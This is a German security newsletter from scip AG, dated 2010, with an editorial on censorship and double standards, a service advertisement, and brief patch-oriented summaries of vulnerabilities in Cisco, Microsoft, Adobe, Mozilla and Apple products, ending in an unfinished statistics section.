

Contents

1. Editorial
2. scip AG Informationen
3. Neue Sicherheitslücken
4. Statistiken Verletzbarkeiten
5. Labs
6. Bilderrätsel
7. Impressum

1. Editorial

Von Zensur und Doppelmoral

In frühester Kindheit habe ich mich mit Träumen auseinandergesetzt. Fortwährend von wirren Geschichten verfolgt, stiess ich schon bald auf die jeweiligen Schriften Sigmund Freuds. Durch die Sekundärliteratur zu seinen Traumdeutungen in meinem Interesse bestärkt, begann ich mich alsbald für den Mann hinter den Analysen zu interessieren. Die Biographie des Juden Freuds war eine der ersten, die ich gelesen habe.

Durch die Hintergründe seines Lebens beschäftigte ich mich bald mit dem Dritten Reich. Dass zur damaligen Zeit Greuelthaten im Sinne der nationalen Politik vorangetrieben wurden, bestreiten heute wohl nur noch die wirrsten Geister (Holocaustleugnung). In ganz besonderer Weise hat mich eine eigentlich doch eher unspektakuläre Aktion der Nazis erschüttert: Die Bücherverbrennung von 1933 auf dem damaligen Opernplatz.

Bücher, die von Untermenschen oder solchen, die mit diesen sympathisierten, geschrieben wurden, wurden den Flammen geopfert. Damit brachten die Mannen unter Adolf Hitler die Verachtung zum Ausdruck, die sie diesen Arbeiten beizumessen pflegten. Und, vielleicht war es so, sollte dieser Akt die in vielen Bereichen überragenden Leistungen der Untermenschen zu unterdrücken in der Lage

sein. Man wollte ja schliesslich nicht eingestehen, dass auch "das minderwertige Volk der Juden" zu guten Leistungen fähig sei.

Erschüttert war ich im Herzen. Damals wie heute ist es mir unbegreiflich, wie eine Gesellschaft ihren Hass in so plumper Weise auf eine Gruppe fokussieren kann, in der Hoffnung, damit die sozialen Probleme ihrer Zukunft zu lösen. Die Bücher von Grössen wie Thomas Mann, Albert Einstein oder Erich Kästner hatten wohl nur wenig damit zu tun, dass Europa zu dieser Zeit so war, wie es halt eben zu sein schien.

In der heutigen Zeit wird eine anderen Form der "Bücherverbrennung" gewährt. Totalitäre und pseudo-demokratische Staaten folgen dem Prinzip der Informationszensur auch auf digitaler Ebene. Populärstes Beispiel die Volksrepublik China, in der Zugriffe auf IP-Adressen limitiert und Webseiten gefiltert werden. Die Daten werden also durch eine Firewall verbrannt - Eher still und heimlich, weder pompös und werbeträchtig. Der Iran tat es bei den umstrittenen Präsidentschaftswahlen gleich, stellte sich denn schnell heraus, dass vor allem Twitter das unliebsame Tor zur freien Meinungsäusserung aufstossen sollte.

Frei nach dem Postulat Immanuel Kants, dass die Erkenntnis ein Erzeugnis aus These, Antithese und Synthese darstellt, kann das Einschränken des Informationsaustauschs eigentlich nie der Wahrheitsfindung dienlich sein. Derjenige, der Zensur anstrebt, will also die Verbreitung der Wahrheit verhindern, um sich wohlmöglich selbst einen Vorteil zu verschaffen. China ist nicht das einzige korrupte System, das mit derartigen Mitteln gegen die Oppositionen vorzugehen pflegt. Mit Vladimir Putin und Silvio Berlusconi haben auch Europa ihre Medien-Diktatoren.

Informationsfreiheit ist also wichtig und richtig. Immer? Obschon Zensur in westlichen Ländern (z.B. in Deutschland die "Vorzensur") per Gesetz untersagt ist, kommen unter dem Deckmantel von Jugendschutz und der Rassismus Strafnorm immerwieder derartige Vorgehen zum Tragen. Die Liste der zensierten und auf dem Index festgehaltenen Publikationen ist lang.

Meines Erachtens bleibt es fragwürdig, ob Titel wie "Mein Kampf" des ehemaligen Reichskanzlers wirklich verboten sein sollten. Derjenige, der sich kritisch mit dem Werk auseinandersetzen möchte, der solle dies tun. Dann wird er die Hintergründe und Widersprüche selber erfahren und damit die Synthese seiner Erkenntnis erlangen können. Eine Zurückhaltung der Informationen als Bevormundung des Bürgers bleibt nicht wünschenswert. Wir dem widerspricht, zweifelt an der Mündigkeit des Volkes.

Verständnis für "Zensur" zu Gunsten des Jugendschutzes, wo er denn angebracht ist, kann ich eher aufbringen. Es erscheint mir klar, dass pornographisches Material der härtesten Sorte nicht Kindern und Jugendlichen zugänglich gemacht werden sollte. Doch, so frage ich mich, wieso seit jeher der anonyme Bezug von Zigaretten über entsprechende öffentliche Automaten gebilligt wird, obschon die negativen Auswirkungen klar belegt sind.

Sämtliche Gesellschaften sind geprägt durch Doppelmoral. Ein Suizid gilt im Islam (wie auch im Christentum) als Sünde. Dem Sünder würde der Eintritt ins Paradies verwehrt bleiben. Durch einen Freitod innerhalb eines Heiligen Kriegs die "Feinde des Glaubens" mitzureissen, wird jedoch von Extremisten als lobenswerte Aufopferung verstanden. Als Belohnung würde das Paradies und haufenweise Jungfrauen warten.

In anderen Gruppen gilt die aufrichtige Selbsttötung als Ehre und letzter Ausweg. Der heldenhafte Suizid wird in der traditionellen asiatischen Kultur der erniedrigenden Gefangennahme vorgezogen. Die Handlung ist stets die gleiche. Vielleicht auch die Absichten. Aber das Umfeld bestimmt, ob die Tat verachtens- oder lobenswert bleibt. Ort und Zeit haben Einfluss darauf, in welchem Licht die Dinge erscheinen.

Die Juristen und Politiker werfen in einer Diskussion zu komplexen Themen gerne den Begriff der "Verhältnismässigkeit" in den Raum, um Entscheide und Handlungen zu rechtfertigen. Dass diese Relationierung jedoch von höchst subjektiver Natur ist, wird nur selten öffentlich zugegeben. Ein böser Nachgeschmack von Willkür bleibt. Was vor 50 Jahren als schicklich galt, wird heute verpönt, vielleicht gebilligt. Und genauso wird es uns in 50 Jahren ergehen.

Marc Ruef <maru-at-scip.ch>
Security Consultant
Zürich, 1. Februar 2010

2. scip AG Informationen

2.1 Security Coaching

Das Ziel des Security Coaching ist die direkte Beratung und das unmittelbare Coaching des Kunden in den Bereichen der Information Security zur Sicherstellung nachhaltiger und sicherer Prozesse, Architektur- und Technologieentscheide.

Der Kunde bespricht mit uns seine Ziele und Vorgaben. Anhand dessen unterstützen wir den Kunden mit unserer fachmännischen Expertise und langjährigen Erfahrung im Security Bereich. Bei Sitzungen mit Partnern stellen wir das entsprechende Know-How zur Formulierung wichtiger Nachfragen zur Verfügung.

- Vorbereitung: Zusammentragen aller vorhandenen Informationen zur anstehenden Aufgabe.
- Research: Einholen von weiteren Informationen (z.B. Erfahrungen von anderen Kunden).
- Diskussion: Besprechung der Aufgabe und der daraus resultierenden Möglichkeiten.
- Empfehlung: Aussprechen und Dokumentieren eines vertretbaren Lösungswegs.

In erster Linie soll in beratender Weise eine direkte Hilfestellung mit konkreten Empfehlungen und Lösungen bereitgestellt werden. Eine Dokumentation (Protokolle, Kommunikationsmatrizen, Statements etc.) erfolgt auf Wunsch des Kunden.

Durch die direkte Beteiligung an einem Projekt kann unmittelbar Einfluss ausgeübt, damit die Etablierung schwerwiegender Fehler verhindert und ein Höchstmass an Sicherheit erreicht werden. Da Sicherheit von Beginn an zur Diskussion steht, lassen sich Schwachstellen von vornherein vermeiden. Aufwendigen Tests und nachträgliche Anpassungen können so vorgebeugt werden.

Dank unserer langjährigen Erfahrung und unserem ausgewiesenen Expertenwissen konnten wir als scip AG bereits eine grosse Anzahl an Kunden beraten und begleiten.

Zählen auch Sie auf uns!

<http://www.scip.ch/?firma.referenzenalle>


Zögern Sie nicht und kontaktieren Sie unseren Herrn Chris Widmer unter der Telefonnummer +41 44 404 13 13 oder senden Sie im eine Mail an chris.widmer@scip.ch.

3. Neue Sicherheitslücken

Die erweiterte Auflistung hier besprochener Schwachstellen sowie weitere Sicherheitslücken sind unentgeltlich in unserer Datenbank unter <http://www.scip.ch/?vuldb> einsehbar.



Die Dienstleistungspakete scip(pallas liefern Ihnen jene Informationen, die genau für Ihre Systeme relevant sind.



Contents:

- 4115 Cisco IOS SIP Implementation verschiedene Schwachstellen
- 4114 Cisco IOS Label Distribution Protocol Denial of Service
- 4111 VMware Server Console Script Insertion Schwachstelle
- 4110 Cisco TFTP Server Denial of Service
- 4109 Apple Mac OS X Apple Type Services Indexing
- 4108 Adobe Reader/Acrobat verschiedene unspezifizierte Schwachstellen
- 4107 Microsoft Windows Kernel Denial of Service Schwachstellen
- 4106 Microsoft Windows Kernel Privilege Escalation und Denial of Service
- 4105 Microsoft Windows SMB Client verschiedene Schwachstellen
- 4104 Microsoft Exchange / Windows SMTP Service verschiedene Schwachstellen
- 4102 Microsoft Windows Authentication Verification verschiedene Schwachstellen
- 4100 Microsoft Windows MPEG Layer-3 Codecs Pufferüberlauf
- 4095 MediaWiki Login Cross-Site Request Forgery
- 4094 Foxit Reader Ausführung von Systembefehlen
- 4093 Mozilla Firefox DOM Node Moving Use-After-Free Schwachstelle
- 4092 Apple AirPort Base Station Umgehung

von Zugangsrestriktionen

3.1 Cisco IOS SIP Implementation verschiedene Schwachstellen

Risiko: **kritisch**

Remote: Ja

Datum: 25.03.2010

scip DB: <http://www.scip.ch/?vuldb.4115>

Cisco Systems, Inc. ist ein US-amerikanisches Unternehmen aus der Telekommunikationsbranche. Bekannt ist es vor allem für seine Router und Switches, die einen großen Teil des Internet-Backbones versorgen. Die Firma Cisco identifizierte unlängst eine Schwachstelle (Pufferüberlauf) in aktuellen Versionen der vorliegenden Applikation. Durch die Ausnutzung der vorliegenden Schwachstelle kann unter Umständen beliebiger Code zur Ausführung gebracht werden, was zur Kompromittierung des Systems führen kann.

Expertenmeinung:

Cisco scheint dieses Monat zu nutzen, um IOS einer kleineren Wartungsaktion zu unterziehen. Wie auch bei den verschiedenen DoS Schwachstellen sollte im vorliegenden Fall mit dem Einspielen entsprechender Patches auf betroffenen Systemen reagiert werden.

3.2 Cisco IOS Label Distribution Protocol Denial of Service

Risiko: **problematisch**

Remote: Ja

Datum: 25.03.2010

scip DB: <http://www.scip.ch/?vuldb.4114>

Cisco Systems, Inc. ist ein US-amerikanisches Unternehmen aus der Telekommunikationsbranche. Bekannt ist es vor allem für seine Router und Switches, die einen großen Teil des Internet-Backbones versorgen. Die Firma Cisco veröffentlichte unlängst ein Advisory, indem er eine Schwachstelle (Denial of Service (DoS)) in verschiedenen Versionen des Produktes beschreibt. Durch die Ausnutzung der Schwachstelle kann ein Angreifer einen Denial of Service Angriff erzeugen und damit den Betrieb des Systems und der entsprechenden Umsysteme empfindlich stören.

Expertenmeinung:

Und noch ein DoS in verschiedenen Cisco Produkten. Auch hier gilt: Betroffene Systeme sollten zeitnah gepatcht werden.

3.3 VMware Server Console Script Insertion Schwachstelle

Risiko: **problematisch**
 Remote: Teilweise
 Datum: 30.03.2010
 scip DB: <http://www.scip.ch/?vuldb.4111>

VMware, Inc., ist ein US-amerikanisches Unternehmen, das Software im Bereich der Virtualisierung entwickelt. Das Unternehmen wurde 1998 mit dem Ziel gegründet, eine Technik zu entwickeln, virtuelle Maschinen auf Standard-Computern zur Anwendung zu bringen. Das bekannteste Produkt ist VMware Workstation. Der Researcher Craig Marshall veröffentlichte unlängst ein Advisory, indem er eine Schwachstelle (Cross Site Scripting (XSS)) in verschiedenen Versionen des Produktes beschreibt. Durch die Ausnutzung der Schwachstelle kann ein Angreifer beliebigen Scriptcode im Kontext der Applikation ausführen und damit diverse webbasierte Attacken umsetzen.

Expertenmeinung:

VMWare Server wird in vielen Unternehmen mit beachtlicher Grösse umgesetzt und ist daher ein populäres Ziel für Angreifer. Die vorliegende Schwachstelle kann jedoch im Regelfall nur lokal ausgenutzt werden und ist somit als reduziert kritisch zu betrachten. Betroffene Systeme sollten einem Monitoring unterstellt werden, um eventuelle Zwischenfälle zu identifizieren und entsprechend reagieren zu können.

3.4 Cisco TFTP Server Denial of Service

Risiko: **problematisch**
 Remote: Ja
 Datum: 26.03.2010
 scip DB: <http://www.scip.ch/?vuldb.4110>

Cisco Systems, Inc. ist ein US-amerikanisches Unternehmen aus der Telekommunikationsbranche. Bekannt ist es vor allem für seine Router und Switches, die einen großen Teil des Internet-Backbones versorgen. Das betroffene Produkt ist ein TFTP Server, der in verschiedenen Produkten der Firma enthalten ist. Eine Person, die unter dem Namen `_SuBz3r0_` auftritt veröffentlichte unlängst ein Advisory, indem er eine Schwachstelle (Unbekannt) in verschiedenen Versionen des Produktes beschreibt. Durch die Ausnutzung der Schwachstelle kann ein Angreifer einen Denial of Service Angriff erzeugen und damit den Betrieb des Systems und der entsprechenden Umsysteme empfindlich stören.

Expertenmeinung:

Über die vorliegende Schwachstelle ist kaum etwas bekannt. Betroffene Systeme sollten zeitnah geprüft werden, um Zwischenfälle zu vermeiden.

3.5 Apple Mac OS X Apple Type Services Indexing

Risiko: **kritisch**
 Remote: Ja
 Datum: 15.04.2010
 scip DB: <http://www.scip.ch/?vuldb.4109>

Mac OS X (offizielle Sprechweise: Mac OS 10, nicht als Buchstabe "X") ist ein vom Unternehmen Apple entwickeltes Betriebssystem. OS X ist die aktuelle Version aus der Produktlinie der Mac OS-Betriebssysteme für die hauseigenen Macintosh-Computer. Es ist eine proprietäre Distribution des frei erhältlichen Darwin-Betriebssystems von Apple. OS X basiert als zweites Apple-Betriebssystem (nach A/UX) auf Unix und stellt damit dessen bisher erfolgreichste kommerzielle Variante auf dem Markt für Personal Computer dar. Es kommt in abgewandelter Form beim Smartphone iPhone, dem iPad und dem tragbaren Medienabspielgerät iPod touch zum Einsatz. Der Researcher Charlie Miller veröffentlichte unlängst ein Advisory, indem er eine Schwachstelle (Pufferüberlauf) in verschiedenen Versionen des Produktes beschreibt. Durch die Ausnutzung der vorliegenden Schwachstelle kann unter Umständen beliebiger Code zur Ausführung gebracht werden, was zur Kompromittierung des Systems führen kann.

Expertenmeinung:

Die vorliegende Schwachstelle ist als kritisch zu betrachten und sollte durch das Einspielen entsprechender Patches adressiert werden.

3.6 Adobe Reader/Acrobat verschiedene unspezifizierte Schwachstellen

Risiko: **kritisch**
 Remote: Ja
 Datum: 14.04.2010
 scip DB: <http://www.scip.ch/?vuldb.4108>

Unter Adobe Acrobat wird eine Gruppe von Programmen zusammengefasst, die zum Lesen, Erstellen, Verwalten, Kommentieren und Verteilen von PDF-Dateien verwendet werden. Dieses kostenpflichtige Programmpaket des Software-Unternehmens Adobe Systems enthält

ein Anwendungsprogramm zum Erstellen und Bearbeiten von PDF-Dokumenten. Adobe bietet in seiner Acrobat-Familie weitgehende Unterstützung von digitalen Unterschriften (Signaturen) und grundsätzliche Unterstützung von Verschlüsselungstechnologien. Die Firma Adobe identifizierte unlängst eine Schwachstelle (Unbekannt) in aktuellen Versionen der vorliegenden Applikation. Ein Angreifer kann durch die vorliegende Schwachstelle beliebigen Code zur Ausführung bringen und somit die Kompromittierung des Systems anstreben.

Expertenmeinung:

Leider sind im Falle der vorliegenden Schwachstellen keine konkreten Details seitens des Herstellers bekanntgegeben worden. Es ist jedoch davon auszugehen, dass die Schwachstellen in bester Tradition der Softwarereihe als durchaus kritisch zu betrachten sind. Die flächendeckende Verteilung der entsprechenden Updates seitens Adobe ist daher als hoch zu priorisieren, um die Ausnutzung im Rahmen flächendeckender Angriffe zu vermeiden.

3.7 Microsoft Windows Kernel Denial of Service Schwachstellen

Risiko: **problematisch**

Remote: Ja

Datum: 13.04.2010

scip DB: <http://www.scip.ch/?vuldb.4107>

Microsoft Windows ist ein Markenname für Betriebssysteme des Unternehmens Microsoft. Ursprünglich war Microsoft Windows eine grafische Erweiterung des Betriebssystems MS-DOS (wie beispielsweise auch GEM oder PC/GEOS). Inzwischen wurde dieser Entwicklungszweig zugunsten der Windows-NT-Produktlinie aufgegeben und Windows bezeichnet das Betriebssystem als Ganzes. Der Name Windows (engl.: Fenster) rührt daher, dass aktive Anwendungen als rechteckige Fenster auf dem Bildschirm dargestellt werden. Der Researcher Martin Tofall der Firma Obsidium Software beschreibt in einem Advisory eine Schwachstelle (Denial of Service (DoS)) in aktuellen Versionen der Applikation. Durch die Ausnutzung der Schwachstelle kann ein Angreifer einen Denial of Service Angriff erzeugen und damit den Betrieb des Systems und der entsprechenden Um Systeme empfindlich stören.

Expertenmeinung:

Auch hier handelt es sich lediglich um eine DoS Schwachstelle für neuere Windows Systeme - dennoch sollte hier Vorsicht angebracht sein.

Das Einspielen entsprechender Patches sei an dieser Stelle empfohlen.

3.8 Microsoft Windows Kernel Privilege Escalation und Denial of Service

Risiko: **problematisch**

Remote: Nein

Datum: 13.04.2010

scip DB: <http://www.scip.ch/?vuldb.4106>

Microsoft Windows ist ein Markenname für Betriebssysteme des Unternehmens Microsoft. Ursprünglich war Microsoft Windows eine grafische Erweiterung des Betriebssystems MS-DOS (wie beispielsweise auch GEM oder PC/GEOS). Inzwischen wurde dieser Entwicklungszweig zugunsten der Windows-NT-Produktlinie aufgegeben und Windows bezeichnet das Betriebssystem als Ganzes. Der Name Windows (engl.: Fenster) rührt daher, dass aktive Anwendungen als rechteckige Fenster auf dem Bildschirm dargestellt werden. Die Firma Microsoft beschreibt in einem Advisory eine Schwachstelle (Denial of Service (DoS)) in aktuellen Versionen der Applikation. Durch die Ausnutzung der Schwachstelle kann ein Angreifer einen Denial of Service Angriff erzeugen und - unter Umständen - beliebigen Code zur Ausführung bringen.

Expertenmeinung:

Zwar kann, nach aktuellem Ermessen, unter Zuhilfenahme der vorliegenden Schwachstelle lediglich ein Denial of Service erreicht werden. Dennoch sollten die zur Verfügung gestellten Patches zeitnah installiert werden, um weitere Eskalationen zu vermeiden.

3.9 Microsoft Windows SMB Client verschiedene Schwachstellen

Risiko: **kritisch**

Remote: Ja

Datum: 13.04.2010

scip DB: <http://www.scip.ch/?vuldb.4105>

Microsoft Windows ist ein Markenname für Betriebssysteme des Unternehmens Microsoft. Ursprünglich war Microsoft Windows eine grafische Erweiterung des Betriebssystems MS-DOS (wie beispielsweise auch GEM oder PC/GEOS). Inzwischen wurde dieser Entwicklungszweig zugunsten der Windows-NT-Produktlinie aufgegeben und Windows bezeichnet das Betriebssystem als Ganzes. Der Name Windows (engl.: Fenster) rührt daher, dass aktive Anwendungen als rechteckige Fenster auf dem Bildschirm dargestellt werden. Der Researcher Laurent Gaffié der Firma

stratsec identifizierte unlängst eine Schwachstelle (Pufferüberlauf) in aktuellen Versionen der vorliegenden Applikation. Ein Angreifer kann durch die vorliegende Schwachstelle beliebigen Code zur Ausführung bringen und somit die Kompromittierung des Systems anstreben.

Expertenmeinung:

Die vorliegenden Schwachstellen sind als kritisch zu werten, zumal sie unter Umständen eine vollständige Kompromittierung des Zielsystems zulassen. Wie üblich, ist in solchen Fällen das zeitnahe Integrieren entsprechender Patches angezeigt.

3.10 Microsoft Exchange / Windows SMTP Service verschiedene Schwachstellen

Risiko: **problematisch**

Remote: Ja

Datum: 13.04.2010

scip DB: <http://www.scip.ch/?vuldb.4104>

Microsoft Windows ist ein Markenname für Betriebssysteme des Unternehmens Microsoft. Ursprünglich war Microsoft Windows eine grafische Erweiterung des Betriebssystems MS-DOS (wie beispielsweise auch GEM oder PC/GEOS). Inzwischen wurde dieser Entwicklungszweig zugunsten der Windows-NT-Produktlinie aufgegeben und Windows bezeichnet das Betriebssystem als Ganzes. Der Name Windows (engl.: Fenster) rührt daher, dass aktive Anwendungen als rechteckige Fenster auf dem Bildschirm dargestellt werden. Die Firma Microsoft identifizierte unlängst eine Schwachstelle (Denial of Service (DoS)) in aktuellen Versionen der vorliegenden Applikation. Durch die Ausnutzung der Schwachstelle kann ein Angreifer einen Denial of Service Angriff erzeugen und damit den Betrieb des Systems und der entsprechenden Umsysteme empfindlich stören.

Expertenmeinung:

Die vorliegende Schwachstelle wird in erster Linie interne Systeme betreffen, die nur limitiert exponiert sind. Damit ist die Eintrittswahrscheinlichkeit entsprechender Attacken eher als reduziert zu werten. Dennoch wird auch im vorliegenden Fall das Einspielen entsprechender Patches stark empfohlen.

3.11 Microsoft Windows Authentication Verification verschiedene Schwachstellen

Risiko: **problematisch**

Remote: Ja

Datum: 13.04.2010

scip DB: <http://www.scip.ch/?vuldb.4102>

Microsoft Windows ist ein Markenname für Betriebssysteme des Unternehmens Microsoft. Ursprünglich war Microsoft Windows eine grafische Erweiterung des Betriebssystems MS-DOS (wie beispielsweise auch GEM oder PC/GEOS). Inzwischen wurde dieser Entwicklungszweig zugunsten der Windows-NT-Produktlinie aufgegeben und Windows bezeichnet das Betriebssystem als Ganzes. Der Name Windows (engl.: Fenster) rührt daher, dass aktive Anwendungen als rechteckige Fenster auf dem Bildschirm dargestellt werden. Die Firma Microsoft beschreibt in einem Advisory eine Schwachstelle (Pufferüberlauf) in aktuellen Versionen der Applikation. Diese Schwäche erlaubt es einem Angreifer, Kontroller über das System zu erlangen und seine Rechte zu erweitern.

Expertenmeinung:

Zwar kann die vorliegende Schwachstelle nur unter gewissen Bedingungen ausgenutzt werden, die nicht üblicherweise gegeben sind, trotzdem sollte der vorliegenden Schwachstelle entsprechende Bedeutung geschenkt werden. Das Einspielen der entsprechenden Patches binnen nützlicher Frist sollte angestrebt werden.

3.12 Microsoft Windows MPEG Layer-3 Codecs Pufferüberlauf

Risiko: **kritisch**

Remote: Ja

Datum: 13.04.2010

scip DB: <http://www.scip.ch/?vuldb.4100>

Microsoft Windows ist ein Markenname für Betriebssysteme des Unternehmens Microsoft. Ursprünglich war Microsoft Windows eine grafische Erweiterung des Betriebssystems MS-DOS (wie beispielsweise auch GEM oder PC/GEOS). Inzwischen wurde dieser Entwicklungszweig zugunsten der Windows-NT-Produktlinie aufgegeben und Windows bezeichnet das Betriebssystem als Ganzes. Der Name Windows (engl.: Fenster) rührt daher, dass aktive Anwendungen als rechteckige Fenster auf dem Bildschirm dargestellt werden. Der Researcher Yamata Li der Firma Palo Alto Networks identifizierte unlängst eine Schwachstelle (Pufferüberlauf) in aktuellen

Versionen der vorliegenden Applikation. Durch die Ausnutzung der vorliegenden Schwachstelle kann unter Umständen beliebiger Code zur Ausführung gebracht werden, was zur Kompromittierung des Systems führen kann.

Expertenmeinung:

Die vorliegende Schwachstelle sollte als kritisch betrachtet werden, zumal die vorliegenden Komponenten sehr verbreitet anzutreffen sind und eine hohe Wahrscheinlichkeit einer erfolgreichen Ausnutzung über verschiedene Plattformen hinweg besitzt. Auch hier sollten betroffene Administratoren zeitnah reagieren und entsprechende Patches zur Einspielung bringen.

3.13 MediaWiki Login Cross-Site Request Forgery

Risiko: **problematisch**

Remote: Ja

Datum: 07.04.2010

scip DB: <http://www.scip.ch/?vuldb.4095>

MediaWiki ist eine frei verfügbare Verwaltungssoftware für Inhalte in Form eines Wiki-Systems, was bedeutet, dass jeder Benutzer die Inhalte per Zugriff über den Browser ändern kann. Sie wurde ursprünglich für die freie Enzyklopädie Wikipedia entwickelt. Die Firma MediaWiki beschreibt in einem Advisory eine Schwachstelle (Cross Site Scripting (XSS)) in aktuellen Versionen der Applikation. Durch die vorliegende Schwachstelle können unter Umständen sensitive Aktionen ohne Zutun und Wissen des Benutzers durchgeführt werden, was eine Vielzahl weitergehender, webbasierter Angriffe erlaubt.

Expertenmeinung:

MediaWiki gehört mit zu den verbreitetsten Wiki Plattformen. Betroffene Administratoren sollten zeitnah auf eine aktualisierte Version upgraden.

3.14 Foxit Reader Ausführung von Systembefehlen

Risiko: **kritisch**

Remote: Ja

Datum: 05.04.2010

scip DB: <http://www.scip.ch/?vuldb.4094>

Foxit Reader ist eine kostenlose Software zum Anzeigen von PDF-Dateien und somit eine Alternative zum weitverbreiteten Adobe Reader. Der Researcher Didier Stevens beschreibt in einem Advisory eine Schwachstelle (Designfehler) in aktuellen Versionen der Applikation. Ein Angreifer kann durch die vorliegende Schwachstelle beliebigen Code zur

Ausführung bringen und somit die Kompromittierung des Systems anstreben.

Expertenmeinung:

Die vorliegende Schwachstelle war über weite Zeiträume hin bekannt und wurde durch das Advisory von Didier Stevens erneut ins Licht der Öffentlichkeit genutzt. Wie oft vorgängig schon gesagt, sollte der Einsatz von Alternativen zum Adobe Reader genau so kritisch betrachtet werden, wie der Einsatz des selbigen.

3.15 Mozilla Firefox DOM Node Moving Use-After-Free Schwachstelle

Risiko: **kritisch**

Remote: Ja

Datum: 02.04.2010

scip DB: <http://www.scip.ch/?vuldb.4093>

Mozilla Firefox ist ein freier Webbrowser des Mozilla-Projekts. Der seit Mitte 2002 entwickelte Open-Source-Webbrowser bietet die Möglichkeit, eine breite Palette an Erweiterungen zu implementieren. Firefox ist weltweit nach dem Internet Explorer der am zweithäufigsten genutzte Webbrowser. Im deutschen Sprachraum ist er (Stand: Februar 2010) mit 49,4 % der meistgenutzte Browser, vor dem Internet Explorer von Microsoft. Ein Researcher der MWR InfoSecurity (via ZDI) beschreibt in einem Advisory eine Schwachstelle (Pufferüberlauf) in aktuellen Versionen der Applikation. Durch die Ausnutzung der vorliegenden Schwachstelle kann unter Umständen beliebiger Code zur Ausführung gebracht werden, was zur Kompromittierung des Systems führen kann.

Expertenmeinung:

Firefox erfreut sich nach wie vor grosser Beliebtheit, was diese Schwachstelle natürlich für Angreifer interessant macht. Betroffene Benutzer sollten daher zeitnah das zur Verfügung gestellte Update einspielen.

3.16 Apple AirPort Base Station Umgehung von Zugangsrestriktionen

Risiko: **problematisch**

Remote: Ja

Datum: 01.04.2010

scip DB: <http://www.scip.ch/?vuldb.4092>

AirPort ist der von Apple eingetragene Markenname für auf der Funknetzwerktechnologie (siehe Wireless LAN) basierende Produkte nach dem IEEE-802.11-DSSS-Standard wie etwa AirPort Extreme oder Time Capsule. Der Researcher Guido Lamberty

identifizierte unlängst eine Schwachstelle (Designfehler) in aktuellen Versionen der vorliegenden Applikation. Ein Angreifer kann durch die Nutzung der Schwachstelle gewisse Zugangslimitierungen umgehen und daher Zugang zu geschuetzten Bereichen erlangen.

Expertenmeinung:

Die vorliegende Schwachstelle ist als problematisch zu betrachten. Betroffene Benutzer und Administratoren sollten zeitnah auf eine aktualisierte Version umsteigen.

4. Statistiken Verletzbarkeiten


Die im Anschluss aufgeführten Statistiken basieren auf den Daten der deutschsprachige Verletzbarkeitsdatenbank der scip AG.




<http://www.scip.ch/?vuldb>

Zögern Sie nicht uns zu kontaktieren. Falls Sie spezifische Statistiken aus unserer Verletzbarkeitsdatenbank wünschen so senden Sie uns eine E-Mail an <mailto:info@scip.ch>. Gerne nehmen wir Ihre Vorschläge entgegen.


Auswertungsdatum: 19. April 2010



Verlauf der Anzahl Schwachstellen pro Jahr

